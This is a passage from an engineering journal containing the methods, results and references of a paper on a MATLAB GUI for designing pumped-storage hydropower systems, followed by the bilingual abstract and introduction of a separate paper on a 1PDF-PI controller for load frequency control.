Extensive literature exists on MATLAB GUI; nevertheless, due to its distinctiveness, this study provides a concise literature overview of pertinent hydropower investigations. Notable studies in this context include the following: Wang and Qiu developed a MATLAB-based GUI to optimize sediment discharge and hydroelectric production in reservoirs [9]. Tiwari et al. scrutinized a hybrid plant through simulation modeling, delving into its chemical dynamics via Watpro 3.0 industrial software and investigating turbine management using MATLAB [10]. Tengberg, in his master's study, utilized MATLAB GUI for modeling the output power of a hydroelectric power plant and implementing an optimization algorithm [11]. Padmanadhan and Mohamad Nor, in their research, concentrated on creating a GUI for designing a mini hydroelectric power plant for the Pahang River in Temerloh. The GUI streamlines the design process by considering fundamental parameters like mass flow rate, netload, generator and turbine efficiency, and penstock size. The developed GUI effectively identifies component properties for establishing the mini hydropower system and yields results consistent with manually computed design specifications [8].

This research aims to develop a user-friendly interface that facilitates the calculation of various

elements essential for designing a pumped-storage hydroelectricity system, ensuring ease of use and comprehension. The elements encompass power, flow rate, net head length, generator, and turbine efficiency. The article is organized as follows: (1) Materials and Methods, where the methods employed in the research, particularly the calculations associated with pumped storage hydroelectric power plants and the MATLAB GUI interface, are detailed. (2) Results and Discussion, where the research unveils and thoroughly elucidates the outcomes of the analysis, delving into their significance, implications, and potential applications. (3) Conclusion: The article concludes by summarizing the key findings and their relevance in the context of planning a PHS system. This structured approach helps the reader to understand the research better, guiding them through the study's various components and conclusions.

2. MATERIALS AND METHODS (MATERİYAL VE METOD)

The GUI application was developed using MATLAB's App Designer environment after completing manual calculations. This stage is critical to ensure accurate results. This GUI consists of three sections: calculation, formula, and graphics (Fig. 1). The final application calculates the anticipated values for the design of a pumped hydroelectric power generation system.

The calculation section comprises three main categories: Pump, Reservoir, and Turbine. The pump's power required to pump water to the upper reservoir is calculated in the pump section. The volume of water to be collected is determined in the reservoir section. The turbine section calculates the net amount of energy to be produced by the system.

In this study, not all parameters required for PHS design are processed into the MATLAB GUI interface. Some necessary parameters (such as penstock, and evaporation) were calculated manually and entered into the system.




Figure 1. The calculation section (Hesaplama bölümü)

2.1. Structure of Interface (Arayüzün Yapısı)

2.1.1 Calculation Section (Hesaplama Bölümü)

The pump section is the first part of the calculation process, which is designed to determine the output power based on the physical data obtained from the installation site. This data includes the incoming flow rate, drop height, and pump efficiency. You can save the results of different variations in an Excel file located at the bottom of the pump section. The input mechanical power (P_p) of the pump can be calculated using the following equation [12]:

$$Q_p = \frac{P_p \eta_p}{\rho g H_p} \tag{1}$$

Equation (1) reveals that η_p (pump efficiency) is dependent on Q_p (pump flow rate (m^3/s)), with the efficiency-flow rate curve typically available in manufacturers' technical manuals. P_p is pump power (kW), ρ is the density of water (Kg/m^3), g is the acceleration due to gravity (m/s^2), and H_p is pump head (m).

H_p refers to the sum of static head (H_s) and head loss (H_{pl}) in pump mode (Equation 2).

$$H_p = H_s + H_{pl} \quad (2)$$

H_s represents the vertical distance between water levels in the upper and lower reservoirs. H_s , changes depending on the rise and fall of the water level during pumping and discharge of water. H_{pl} is affected by changes in Q_p and refers to hydraulic losses due to friction between water and the inner surface of the pipe and fittings.

$$H_{pl} = K \frac{v^2}{2g} \quad (3)$$

$$v = \frac{Q_p}{0.25\pi D_p^2} \quad (4)$$

$$K = K_{pipe} + K_{fittings} \quad (5)$$

$$K_{pipe} = \frac{fL_p}{D_p} \quad (6)$$

In the above equations (3-6); v^2 is the velocity (m/s), g is the acceleration due to gravity (m/s^2), D_p is the diameter of the pump pipe (m), f is friction factor (dimensionless), L_p is pipe length of the pump (m).

K refers to the total resistance coefficient of resistance encountered in the system. It consists of the sum of the resistance coefficients of the pipe (K_{pipe}) and additional parts ($K_{fittings}$). K_{pipe} specifically indicates the resistance coefficient of the pipe and is determined using Equation (6).

The penstock is responsible for directing water power to the turbine and reservoir, which are located at the bottom of the pipe. It's important to consider the penstock diameter and minimum wall thickness during the design process. The wall thickness of the penstock is determined by various factors, including the pipe material, tensile strength, pipe diameter, and operating pressure. Equations 7 and 8 outline the formulas used to calculate the penstock diameter [13-16].

$$D_e = 2.69 \left(\frac{n^2 Q^2 L}{H_{net}} \right)^{0.1875} \quad (7)$$

$$t_{min} = \frac{D_e + 508}{400} \quad (8)$$

Equation (7) shows that D_e is penstock diameter (m), n is the manning coefficient, Q is the flow rate (m^3/s), L is the length of penstock (m), and H_{net} is the net head (m). In equation (8), t_{min} is the minimum wall thickness (mm), and D_e is the penstock diameter (mm).

The reservoir section entails a model designed for estimating the volume of water stored in a reservoir. This model employs formulas that consider various factors, including inlet, outlet, and evaporation losses, operating under the assumption of zero leakage. The variables influencing these factors encompass temperature, relative humidity, net radiation, and wind speed. It is crucial to highlight that precipitation plays a significant role in the calculations, as it directly contributes water to the reservoir. Since the management of the system depends on the volume of stored water, precipitation volume (V_{pre}) and evaporation volume (V_{eva}) should be taken into account in the reservoir model.

$$V_{eva}(\Delta t) = \frac{ET}{3.6 \times 10^6} A \Delta t \quad (9)$$

$$V_{pre}(\Delta t) = \frac{I}{3.6 \times 10^6} A \Delta t \quad (10)$$

Equations (9-10) show ET is reference evapotranspiration (mm/hour), A is the area, I is precipitation (mm/h).

These calculations serve the purpose of determining both the water added to the reservoir and the resulting volume of stored water. By measuring water levels in the reservoir or obtaining data, H_s required for various calculations and analyses can be accurately calculated.

$$H_s = H_r + H_{uwl} + H_{lr} - H_{lwl} \quad (11)$$

In PHS systems, the water level in the lower reservoir (H_{lwl}) varies depending on the inflow and outflow of water. The input for the reservoir model is H_{lwl} . Moreover, the water level in the upper reservoir (H_{uwl}) can usually be calculated using a special equation based on the volume-area relationship of the reservoir. Here Equation (11) H_r refers to the vertical distance between the lower reservoir and the upper reservoir while H_{lr} is the height (inside) of the lower reservoir. Taking these factors into account ensures that the reservoir model accurately represents water levels in both the upper and lower reservoirs of the PHS system.

In this section, users manually input values for evaporation, precipitation, and H , following which the calculation button is utilized to determine the net height (H_s) required for energy production.

The turbine section provides details about the hydro turbine model and its correlation with the output power (P_t), flow rate (Q_t), and turbine head (H_t). The model computes the power output of the turbine, factoring in its efficiency (η). The turbine head (H_t)

is contingent on the loss of head between the upper reservoir and the turbine outlet, calculated using the Bernoulli equation. Moreover, the flow rate (Q_t) is influenced by the water levels in the reservoirs, with water velocity linked to parameters such as turbine valve opening and pipe diameter. Results from various configurations can be saved in an Excel file located at the turbine section's bottom. The turbine output power generally (P_t) can be determined using the following equation [17]:

$$P_t = Q_t H_t \rho g \eta_t \quad (12)$$

The efficiency of the turbine, generator, and transformer (η_t) is a multiplier for the head (H_t). H_t is defined as the difference between the head loss (H_{tl}) between the reservoir and the turbine outlet and the vertical head (H_s) between the water levels in the upper and lower reservoirs. The flow rate (Q_t) is contingent on the water levels present in the reservoirs.

The turbine serves as a mechanism that transforms water pressure into mechanical energy, which can subsequently be harnessed to drive an electric generator or other electrical devices. This conversion unfolds through two primary stages. Initially, the fluid dynamic power inherent in the water is transformed into mechanical energy. Subsequently, this mechanical energy undergoes conversion into electrical energy [4]. Turbine-type recommendations should be selected by using turbine manufacturers' tables.

2.1.2 Formula Section (Formül Bölümü)

Figure 2 displays the formulas utilized in the user's initial calculation tab. This tab explains in detail how to calculate the design parameters, specifying the formulas used in these calculations. This method intends to provide the user with an opportunity to learn and comprehend the mathematical principles behind the system.




Figure 2. The formula section (Formül bölümü)

2.1.3 Graphic Section (Grafik Bölümü)

The Graph tab in Figure 3 graphically shows the relationship between pump and flow rate and turbine and flow rate. When the plot buttons on the tab are clicked, the graphs of the relevant

relationships are displayed. This will help the user gain insight into the pump and turbine efficiency of the model because the graphs clearly show the relationship between flow rate and efficiency.




Figure 3. The graphic section (Grafik bölümü)

3. RESULTS AND DISCUSSION (Sonuçlar ve Tartışma)

This section delves into manual and MATLAB GUI calculations employed in designing a pumped hydroelectric power plant. These calculations were executed by collecting data from reliable sources. The design assumed a constant output power of 1

MW and above. The design scenario was formulated based on the information presented in Table 1, which was instrumental in estimating the design parameters.

Table 1. PHS design parameters (PHS dizayn parametreleri)

Item	Value		
	Pump	Reservoir	Turbine
Flow rate (m ³ /s)	1.5	--	2.0
Output power (kW)	2,052.34	--	1,000 kW
Evaporation (m)	0.007	0.007	--
Precipitation (m)	0.5	0.5	--
The vertical distance between the lower reservoir and the upper reservoir (H _r) (m)	60	60	60
Height of the lower reservoir (H _{lr}) (m)	60	60	--
Water level in the upper reservoir (H _{uwl}) (m)	20	20	--
Water level in the lower reservoir (H _{lwl}) (m)	50	50	--
Efficiency of turbine (%)	--	--	90
Length of penstock (m)	100	--	100
Type of pipe	Steel	--	Steel

The MATLAB GUI app calculates the pump power to pump the determined flow up based on the vertical equation (1). When calculating pump power, the diameter and wall thickness of the penstock are critical parameters. This is an important factor affecting the cost of determining optimal penstock dimensions. For this purpose, Equations (7) and (8) were used to achieve the desired power. Additionally, the Manning roughness coefficient (f) for stainless steel is accepted as 0.010. [18, 19]

The output power of the penstock was calculated using Equation 7 and Equation 8 for the penstock diameter and minimum wall thickness. After performing calculations manually and using MATLAB GUI, the value of P_t was determined to be 1174.45 kW through manual calculations and 1174.5 kW using the MATLAB GUI. The negligible difference between the two results confirms the proper functioning of the MATLAB GUI. Furthermore, Padmanadhan and Nor have also confirmed the similarity of these values in their mini hydropower MATLAB GUI [8].

The pumped storage project features an existing lower reservoir, either natural or constructed. Daily operations of the project encompass both electricity generation and water pumping into the upper reservoir, with both processes occurring on the same day. Under favorable operating conditions of the lower reservoir, pumping water to the upper reservoir does not impact the lower reservoir's water level. The reservoir model takes into account inflow, outflow, and evaporation losses to estimate the water volume stored in the upper reservoir, assuming zero leakage. As reservoirs typically have an open upper surface, precipitation can raise water levels, while evaporation can decrease them. The evaporation amount is influenced by factors such as temperature, relative humidity, net radiation, and wind speed from the water surface. Precipitation volume varies based on average annual precipitation in climatic regions. To ensure accurate energy management system calculations, both precipitation and evaporation volumes should be integrated into the reservoir model. In our case, as these values were not incorporated into the developed MATLAB GUI application, we manually calculated them and entered the results into the application. In addition, these values were obtained from the General Directorate of Meteorology in Turkey.

The hydro turbine unit plays a pivotal role in converting stored energy into mechanical energy, propelling the rotation of the shaft connected to the generators. The turbine model outlines the process through which kinetic energy transforms electrical energy, establishing the correlation among output power (P_t), flow rate (Q_t), and turbine load (H_t). Turbine efficiency (η) signifies the power loss within the turbine due to mechanical and electrical losses and delineates the proportion transformed into electrical energy. In turbines, efficiency (η) is contingent upon the flow rate (Q_t), and manufacturers furnish an efficiency-flow curve for each turbine, illustrating its performance under specific operating conditions. The overall efficiency of a pumped storage system typically ranges between 75% and 80% [20]. Finally, this section necessitates the selection of the penstock diameter and thickness, mirroring the requirements of the pump section.

The power output of the penstock has been computed using Equation 7 and Equation 8, taking into account the diameter and minimum wall thickness of the penstock. Table 2 juxtaposes the results obtained from manual calculations employing three distinct variables alongside their corresponding outcomes from the MATLAB GUI. To maintain consistency, the analysis maintained constant values for evaporation and precipitation at 0.007 and 0.5 m, respectively, across all scenarios. The turbine efficiency remained steadfast at 90%, assuming consistent turbine performance. However, it's noteworthy that the optimal turbine selection can be made by scrutinizing the graphics provided by turbine manufacturers.

The analysis delves into diverse operational scenarios by manipulating the vertical distance between the lower and upper reservoirs (H_r), the height of the lower reservoir (H_{lr}), and the water levels in both reservoirs (H_{lwl} and H_{uwl}). These variations in the variables reflect distinct operational conditions or scenarios. Three different scenarios are examined in Table 2. These scenarios include upper and lower reservoir volumes, water level heights, and penstock length factors. Changes in upper reservoir volume and upper reservoir water level result in changes in static pressure (H_s). Changes in H_s affect the powers of the pump and turbine. Therefore, different values in Table 2 were used to understand the changes that may occur in the system.

Upon examining Table 2, it is evident that manual calculations and the computational tool in MATLAB GUI yield different pump and turbine output power results for various scenarios. The values vary according to changes in system parameters. It is observed that altering the length of the penstock (80 m, 90 m, 120 m) leads to changes in the power generated. This demonstrates the significant impact of penstock dimensions on the system and underscores the importance of maintaining the structural integrity of the penstock. Overall, the table illustrates how input parameters influence the calculated pump power and output power, with manually calculated results differing negligibly from those in the MATLAB GUI.

Table 2. Manual and MATLAB GUI results obtained with different values (Farklı değerlerle elde edilen Manuel ve MATLAB GUI sonuçları)

Item	Manual result			GUI result		
Evaporation (m)	0.007	0.007	0.007	0.007	0.007	0.007
Precipitation (m)	0.5	0.5	0.5	0.5	0.5	0.5
The vertical distance between the lower reservoir and the upper reservoir (H_r)	20	40	80	20	40	80
Height of the lower reservoir (H_{lr}) (m)	60	60	60	60	60	60
Water level in the lower reservoir (H_{lwl}) (m)	30	40	50	30	40	50
Water level in the upper reservoir (H_{uwl}) (m)	20	20	20	20	20	20
Length of penstock (m)	80	90	120	80	90	120
Efficiency of turbine (%)	90	90	90	90	90	90
Penstock diameter (m)	0.635	0.633	0.63	0.635	0.633	0.63
Penstock min wall thickness (mm)	2.85	2.85	2.85	2.85	2.85	2.85
Pump power (kW)	1665.2	1859.182	2437.5	1665	1859.2	2437.6
Output power (kW)	841.21	1006.1	1510.2	841.18	1006.1	1510.1

4. CONCLUSIONS (SONUÇLAR)

The outcomes reveal that the MATLAB GUI application adeptly computes the output power for the pumped hydropower system with precision. The instructional value of the MATLAB GUI application is evident in its demonstration of formula utilization within the design phase, offering a valuable learning experience. Nearly all sizing techniques and formulas relevant to PHS have been seamlessly incorporated into the MATLAB GUI. Nevertheless, within the MATLAB GUI framework, it is essential to formulate losses, such as precipitation and evaporation, for any manually inputted values of these parameters, ensuring the development of a pertinent design proposal.

This simulation serves as a foundational illustration, necessitating potential tailoring to align with the specific requirements of your hydropower calculations. It is advisable to contemplate the inclusion of error-handling mechanisms, unit considerations, and additional functionalities based on the specific context. Importantly, one should bear in mind that the actual hydropower calculation formula might entail heightened complexity contingent upon the distinctive characteristics of your hydropower system, thereby necessitating the corresponding adjustment of the available code snippets.

As a result, manually calculated PHS system calculations show that a more practical model gives faster and more accurate results. However, while it is recommended to use this model in energy management applications, it is thought that

accelerating future work will save valuable time and resources.

NOMENCLATURE (Terminoloji)

A	Area
D_e	The Penstock diameter (m)
D_p	The pipe diameter (m)
ET	Evapotranspiration (mm/hour)
f	Friction factor (dimensionless)
GUI	Graphic user interface
G	Acceleration due to gravity (m/s^2)
H_p	Head of the pump mode (m)
H_s	The sum of the static head (m)
H_t	Head of the turbine mode (m)
H_{pl}	Head loss of the pump mode (m)
H_r	Vertical distance between the lower reservoir and the upper reservoir (m)
H_{uwl}	Water level in the upper reservoir (m)
H_{lr}	Height of the lower reservoir (m)
H_{lwl}	Water level in the lower reservoir (m)
H_{tl}	Head loss of the turbine mode (m)
I	Precipitation (mm/h)
K	Resistance coefficient (dimensionless)
K_{pipe}	Pipe resistance coefficient (dimensionless)

K_{fitting}	Fittings resistance coefficient (dimensionless)
L_p	Pipe length of the pump penstock (m)
L	Length of the penstock (m)
PHS	Pumped storage hydroelectricity
P_t	Output power (kW)
P_p	Pump power (kW)
Q_p	Pump flow rate (m^3/s)
Q_t	Turbine flow rate (m^3/s)
T_v	The percent openness of the turbine valve (%)
v	Water velocity (m/s)
t_{min}	Minimum wall thickness (mm)
η_p	Pump efficiency (%)
η_t	Turbine efficiency (%)
ρ	Density of water (Kg/m^3)

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Aysenur OYMAK, İbrahim Halil DEMİREL ve Mehmet Rıda TÜR: The authors contributed equally to this study.

Bu çalışmada yazarlar eşit katkı sağlamıştır.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

[1] Yılmaz A O. Renewable energy and coal use in Turkey. *Renewable Energy*. 2008; 33: 950–959. <https://doi.org/10.1016/j.renene.2007.04.022>.
 [2] Dal A R. Investigation of the potential of using lakes and dams as solar power plants: The case

of Yamula Dam. *Gazi University Journal of Science Part C: Design and Technology*. 2021; 9(4): 726–738. <https://doi.org/10.29109/gujsc.1002791>.
 [3] Wang W, Li C, Liao X, Qin H. Study on unit commitment problem considering pumped storage and renewable energy via a novel binary artificial sheep algorithm. *Applied Energy*. 2017; 187: 612–626. <https://doi.org/10.1016/j.apenergy.2016.11.085>.
 [4] Cetinkaya S. (2014). Capacity Determination of Pumped Storage Projects Using Market Electricity Prices. Master Thesis, The Graduate School of Natural and Applied Sciences of Middle East Technical University, Ankara, Turkey.
 [5] U.S. Energy Information Administration. Electricity Storage Can Take Advantage of Daily Price Variations. [Accessed: 18 Oct-2013]. <http://www.eia.gov/todayinenergy/detail.cfm?id=6350>.
 [6] Math Works Inc. (2000–2015). MATLAB® Creating Graphical User Interfaces.
 [7] Hope C. What is a GUI (Graphical User Interface)? 2021. Computerhope.com. [Accessed: 03-Apr-2021]. <https://www.computerhope.com/jargon/g/gui.htm>.
 [8] Padmanadhan P. V. M. and Mohamad Nor A F. A graphical user interface (GUI) based method for designing a mini hydro-power. *Evolution in Electrical and Electronic Engineering*. 2022; 3 (1): 089–096. <https://doi.org/10.30880/eeee.2022.03.01.011>.
 [9] Li F F, Wang H R, and Qiu J, A MATLAB GUI program for reservoir management to simultaneously optimize sediment release and power generation. *Journal of Environmental Management*. 2022; 320:115686.
 [10] Tiwari J, Singh AK, Yadav A, Jha R K. Modelling and simulation of hydro power plant using matlab & watpro 3.0. *International Journal of Intelligent Systems and Applications*. 2015; 7(8): 1-8. <https://doi.org/10.5815/ijisa.2015.08.01>.
 [11] Tengberg O. Mechanical Engineering, master's level. Luleå University of Technology Department of Engineering Sciences and Mathematics. 2019.
 [12] Mousavi N, Kothapalli G, Habibi D, Khiadani M, K Das C. An improved mathematical model for a pumped hydro storage system considering electrical, mechanical, and hydraulic losses. *Applied*

- Energy. 2019; 247: 228-236. <https://doi.org/10.1016/j.apenergy.2019.03.015>
- [13] Adejumobi IA, and Adebisi OI, Exploring small hydropower potentials for domestic and information communication technology infrastructural application in rural communities in Nigeria. 2011 Proceeding of the 12th Biennial International Conference of Botswana Institution of Engineers, 19-26.
- [14] Adejumobi, IA, and Adebisi, OI, Equipment Selection for a Sustainable Small Hydro Power Scheme. 2011 Top Research Group Conference, Lome, Togo.
- [15] M K Singhal, and Kumar A. Optimum design of penstock for hydro projects. International Journal of Energy and Power Engineering.2015; 4(4): 216. <https://doi.org/10.11648/j.ijepe.20150404.14>.
- [16] B. Nasir. Design considerations of micro-hydro-electric power plant. Energy Procedia. 2014; 50: 19-29. <https://doi.org/10.11648/j.ijepe.20150404.14>.
- [17] Yuksel I, and Demirel I H. Investigation of the optimal method for determining hydropower potential of small streams: a case study Batman Basin in Turkey. Arab J Geosci, 2021;14: 580. <https://doi.org/10.1007/s12517-021-06877-y>.
- [18] Altınbilek D, Bozkuş Z, Gögüs M, Aydın İ, Ger M, Önder H, ... Sakarya B. CE 372 Hydromechanics Lectures Notes. 2006; Ankara: METU Press.
- [19] Potter M C, and Wiggert D C. (2002). Mechanics of Fluids (Third ed.). California: Brooks/Cole.
- [20] Zipparro V J, and Hasen H. (1993). Davis' Handbook of Applied Hydraulics (4 ed.). New York: McGraw Hill.

İki Bölge Termik ve Fotovoltaik Güç Sisteminin Yük-Frekans Denetimi için 1PDF-PI Denetleyici Tasarımı

Mehmet KARAYEL^{1*}, Emre ÇELİK²

¹Çankırı Karatekin Üniversitesi, Meslek Yüksekokulu, Elektrik ve Enerji Bölümü, Çankırı, Türkiye

²Düzce Üniversitesi, Mühendislik Fakültesi, Elektrik-Elektronik Mühendisliği, Düzce, Türkiye

Makale Bilgisi

Araştırma makalesi
Başvuru: 22/05/2024
Düzeltilme: 31/05/2024
Kabul: 02/06/2024

Anahtar Kelimeler

Yük-Frekans Kontrolü
1PDF-PI Denetleyici
Ara Isıtmalı Termik Güç Santrali
Fotovoltaik Güneş Enerji Sistemi
Stokastik Fraktal Arama

Article Info


Research article
Received: 22/05/2024
Revision: 31/05/2024
Accepted: 02/06/2024

Keywords

Load-Frequency Control
1PDF-PI Controller
Reheat Thermal Power Plant
Photovoltaic Solar Energy System
Stochastic Fractal Search

Grafik Özet (Graphical/Tabular Abstract)

Bu çalışmada, güç sistemlerinde yük frekans kontrolü (YFK) için birbirine eklemeli (kaskat) bir filtrelili oransal türev (1PDF)-oransal integral (PI) denetleyici tanıtılmaktadır. 1PDF-PI denetleyici parametrelerinin optimum değerlerinin bulunması için stokastik fraktal arama (SFA) algoritmasından faydalanılmıştır. / In this study, a cascaded filtered proportional-derivative (1PDF)-proportional-integral (PI) controller is introduced for load frequency control (LFC) in power systems. The stochastic fractal search (SFS) algorithm has been utilized to find the optimal values of the 1PDF-PI controller parameters.



Şekil A: İki bölge hibrit güç sistemi transfer fonksiyonu modeli / Figure A: Two-area hybrid power system transfer function model

Önemli noktalar (Highlights)

- YFK denetimi için yeni bir denetleyici tasarlanmıştır. / A new controller has been designed for Load Frequency Control.
- Önerilen denetleyici parametrelerinin en uygun değerlerinin stokastik fraktal arama algoritması ile bulunmuştur. / The optimal values of the proposed controller parameters were determined using the Stochastic Fractal Search (SFS) algorithm.
- Önerilen denetleyici performansı farklı yük değişimlerinde literatürdeki benzer çalışmalarla karşılaştırılmıştır. / The performance of the proposed controller was compared with similar studies in the literature under various load changes.

Amaç (Aim): Farklı üretim ve tüketim tesislerinin bulunduğu enterkonnekte güç sistemlerinde anlık yük değişimine karşılık meydana gelen frekans ile bağlantı hatları güç sapmalarının hızlı ve düşük salınımlarla kontrol edilebilen bir denetleyici tasarımı amaçlanmıştır. / The aim of this study is to design a controller that can quickly and with low oscillations control the frequency and tie-line power deviations caused by instantaneous load changes in interconnected power systems with different generation and consumption facilities.

Özgünlük (Originality): Bu çalışmada, eklemeli(kaskat) ve filtrelili yapısı ile yüksek çıkış tepkisine sahip, gürültüye karşı sağlam ve güvenilir bir denetleyici elde edilmiştir. / In this study, a controller with a cascaded and filtered structure has been developed, which exhibits high output response, robustness against noise, and reliability.

Bulgular (Results): Önerilen denetleyici performansı farklı yük değişimlerinde test edilmiş, literatürdeki benzer çalışmalarla karşılaştırılmış ve cevap eğrilerinde çok önemli iyileştirme sağladığı görülmüştür. / The performance of the proposed controller was tested under different load variations and compared with similar studies in the literature. It was observed that it provided significant improvements in the response curves.

Sonuç (Conclusion): Enterkonnekte güç sistemlerinde yük değişimlerinde etkili ve hızlı cevap tepkisine sahip bir denetleyici tasarlanmıştır. Aynı zamanda sistemde olası parameter değişimleri veya gürültü sinyallerine karşı denetleyicinin sağlam ve kararlı olduğu görülmektedir. / A controller with an effective and rapid response to load variations in interconnected power systems has been designed. Additionally, the controller was found to be robust and stable against possible parameter changes or noise signals in the system.



İki Bölge Termik ve Fotovoltaik Güç Sisteminin Yük-Frekans Denetimi için 1PDF-PI Denetleyici Tasarımı

Mehmet KARAYEL^{1*} , Emre ÇELİK² 

¹Çankırı Karatekin University, Vocational School, Department of Electrical and Energy, Çankırı, Turkey

²Düzce University, Engineering Faculty, Department of Electrical and Electronics Engineering, Düzce, Turkey

Makale Bilgisi

Araştırma makalesi
Başvuru: 22/05/2024
Düzeltilme: 31/05/2024
Kabul: 02/06/2024

Anahtar Kelimeler

Yük-Frekans Kontrolü
1PDF-PI Denetleyici
Ara Isıtılmalı Termik Güç
Santrali
Fotovoltaik Güneş Enerji
Sistemi
Stokastik Fraktal Arama

Öz

Dünyada hızla artan nüfus ve sanayileşme nedeniyle enerji ihtiyacı her geçen gün artmaktadır. Artan enerji ihtiyacını karşılamak için farklı enerji üretim kaynaklarının enterkonnekte güç sistemlerine birlikte bağlanması zorunlu hale gelmektedir. Güç sistemlerinde üretilen enerjinin kalitesini ve güvenilirliğini belirleyen en önemli parametrelerden birisi frekanstır. Enterkonnekte sistemlerde herhangi bir alanda meydana gelen yük değişimi, sisteme bağlı olan diğer alanlarda da frekans ve güç değerlerinin değişmesine neden olmaktadır. Bu çalışmada, güç sistemlerinde yük frekans kontrolü (YFK) için birbirine eklemeli (kaskat) bir filtreli oransal türev (1PDF)-oransal integral (PI) denetleyici tanıtılmaktadır. 1PDF-PI denetleyici parametrelerinin (K_{p1} , K_d , F , K_{p2} , K_i) optimum değerlerinin bulunması için stokastik fraktal arama (SFA) algoritmasından faydalanılmıştır. Optimizasyon sırasında amaç fonksiyonu olarak alanların frekans ile bağlantı hattı güç sapmalarının mutlak değerlerinin zamanla çarpımının integrali kullanılmıştır. SFA tabanlı 1PDF-PI denetleyicinin literatüre katkısını doğrulamak için benzer çalışmalarla karşılaştırmalar gerçekleştirilmiştir. Elde edilen sonuçlar önerilen yöntemin sistem performansı üzerinde istenmeyen salınımlar, oturma süresi ve ITAE değeri bakımından önemli derecede iyileşmeler sağladığını göstermiştir.

1PDF-PI Controller Design for Load Frequency Control of a Two-area Thermal and Photovoltaic Power System

Article Info	Abstract
<p>Research article Received: 22/05/2024 Revision: 31/05/2024 Accepted: 02/06/2024</p> <p>Keywords</p> <p>Load-Frequency Control 1PDF-PI Controller Reheat Thermal Power Plant Photovoltaic Solar Energy System Stochastic Fractal Search</p>	<p>Energy consumption is increasing day by day due to the rapidly increasing population and industrialization in the world. In order to meet the increasing energy need, it becomes necessary to connect different energy production to interconnected power systems. One of the most important parameters determining the quality and reliability of energy generated in power systems is frequency. In interconnected systems, load change occurring in any area causes variation in frequency and power values in other areas connected to the system. In this paper, a cascade unity proportional derivative (1PDF) with filter-proportional integral (PI) controller is introduced for load frequency control (LFC) in power systems. Stochastic fractal search (SFA) algorithm is used to find the optimum values of the 1PDF-PI controller parameters, namely K_{p1}, K_d, F, K_{p2} and K_i. During optimization, integral of time multiplied absolute error (ITAE) of the frequency and tie-line power deviations is utilized as objective function. In order to affirm the contribution of SFS-based 1PDF-PI controller to relevant literature, comparisons are established against similar studies. The results achieved have shown that our proposal results in significant improvements on the system performance with regard to unwanted oscillations, settling time and ITAE value.</p>

1. GİRİŞ (INTRODUCTION)

Yük frekansı kontrolü (YFK), güç sistemlerindeki üretilen güç ile talep edilen güç arasındaki değişimlere bağlı bozulmalarda kararlı ve güvenilir bir çalışma sağlamak için frekans ve bağlantı hattı güç salınımlarını hızlı bir şekilde en aza indirmeyi amaçlamaktadır [1]. Güç sistemleri üzerindeki tüketilen taleplerine göre üretimin sürekli olarak ayarlanması, frekans ve güç dengesinin sağlanması gerekir. YFK genellikle generatörlerin hızını ve güç çıkışını düzenleyerek gerçekleştirilir. Talebin artması durumunda generatörlerin hızı artırılarak üretilen güç miktarı artırılır, talep azaldığında ise hız düşürülerek güç miktarı azaltılır. Bu şekilde frekans istikrarı sağlanır ve şebeke dengesi korunur [2]. Bazı Avrupa ve Amerika ülkelerinde, üretilen ve tüketilen güç dengesi için sabit tutulan frekans değeri 60 Hz, ülkemizde ise 50 Hz'dir. 10/11/2004 tarihli ve 25639 sayılı Resmi Gazete'de yayımlanan Elektrik İletim Sistemi Arz Güvenilirliği ve Kalitesi Yönetmeliğinde belirtildiği üzere sistemin nominal frekansı TEİAŞ tarafından 50 Hertz (Hz) etrafında 49.8-50.2 Hz aralığında, ± 200 mHz'lik frekans sapması ile hedeflenen işletme koşullarında kontrol edilir [3]. Ani büyük tüketim artışı veya yüksek kapasiteli güç üretim tesisinin devre dışı kalması sonucunda frekans sapma aralığının dışına çıkması sistemde kesintiler/şebeke çökmesi meydana getirebilir.

Günümüzde artan güç talebi ve alternatif temiz enerji çalışmaları nedeniyle yenilenebilir enerji kaynakları kullanımının artmasıyla birlikte yük frekans kontrolü daha karmaşık hale gelmiştir. Rüzgar ve güneş gibi değişken kaynaklardan gelen enerji, sistemin frekansını etkileyebilir. Bu nedenle, yük frekans kontrolü sistemleri yenilenebilir enerji entegrasyonunu daha iyi yönetmek için sürekli olarak geliştirilmektedir. Bu bağlamda yenilenebilir üretim sistemlerinin YFK sorununa katkıda bulunacak şekilde değiştirilmesi gerekmektedir.


Genel olarak, geleneksel ve yenilenebilir güç üretim tesisleri de dahil bir enterkonnekte bağlantı hattına entegrasyonunda YFK için geleneksel PID denetleyici kullanır [4]. YFK problemini çözmek için PID denetleyici kazançlarının en uygun şekilde ayarlanması için sezgisel optimizasyon algoritmalarının uygulanması literatürde iyi bir şekilde ele alınmıştır. [5]'de alanlı güç sistemlerinde YFK'nın PID parametrelerini ayarlamak için doğadan ilham alınmış Genetik algoritma (GA), Parçacık sürüsü optimizasyonu (PSO), Emperyalist rekabetçi algoritma (ERA), Ateşböceği algoritması (ABA), Desen arama

algoritması (DAA), Yarasa algoritması (YA), Guguk kuşu arama algoritması (GKAA), öğretme-öğrenmeye dayalı optimizasyon algoritması (ÖÖOA), Yapay arı kolonisi (YAK) ve Karınca aslanı optimize edici algoritma (KAOA) olmak üzere 10 farklı algoritma incelenmiş ve karşılaştırması yapılmıştır. [6]'da sinüs-kosinüs algoritması (SKA), [7]'de bakteriyel yiyecek arama algoritması (BYAA) ile kesirli dereceli PID parametreleri ayarlanmıştır. [8]'de aritmetik optimizasyon algoritması (AOA) ve [9]'da genetik algoritma (GA) ve atış böceği algoritması (ABA) iki bölgeli termik ve fotovoltaik (FV) güç sistemlerinin YFK için geleneksel PI denetleyici parametreleri optimize edilmiştir. [10]'de çoklu evren optimizasyonu (ÇEO), [11]'de simbiyotik organizmalar arama algoritması (SOAA) ve [12]'de stokastik fraktal arama algoritması PID denetleyici parametrelerinin optimum değerlerinin bulunması için kullanılmıştır.

